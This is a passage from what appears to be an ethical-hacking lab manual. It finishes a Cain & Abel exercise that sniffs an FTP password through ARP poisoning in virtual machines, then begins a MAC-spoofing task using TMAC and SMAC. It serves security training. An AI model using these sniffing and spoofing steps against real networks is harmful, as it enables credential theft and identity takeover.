
```
CAI. Select Administrator: Command Prompt - ftp 10.10.1.11
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (10.10.1.11:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp>
```

24. Switch back to the **Windows Server 2019** virtual machine; observe that the tool lists packet exchange.



25. Click the **Passwords** tab from the bottom of the window. Click **FTP** from the left-hand pane to view the sniffed password for **ftp 10.10.1.11**, as shown in the screenshot.



Note: In real-time, attackers use the ARP poisoning technique to perform sniffing on the target network. Using this method, attackers can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

26. This concludes the demonstration of how to perform an MITM attack using Cain & Abel.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2022**, **Windows Server 2019**, **Parrot Security**, **Ubuntu**, and **Android** virtual machines.

Task 5: Spoof a MAC Address using TMAC and SMAC

A MAC duplicating or spoofing attack involves sniffing a network for the MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port. Then, the attacker spoofs their own MAC address with the MAC address of the legitimate client. Once the spoofing is successful, the attacker receives all traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of a network user.

If an administrator does not have adequate packet-sniffing skills, it is hard to defend against such intrusions. So, an expert ethical hacker and pen tester must know how to spoof MAC addresses, sniff network packets, and perform ARP poisoning, network spoofing, and DNS poisoning. This lab demonstrates how to spoof a MAC address to remain unknown to an attacker.


Here, we will use TMAC and SMAC tools to perform MAC spoofing.

1. Switch to the **Windows 11** machine.

Note: If a **User Account Control** pop-up appears, click **Yes**.

2. Click **Search** icon () on the **Desktop**. Type **TMAC** in the search field, the **TMAC v6** appears in the results, click **Open** to launch it.

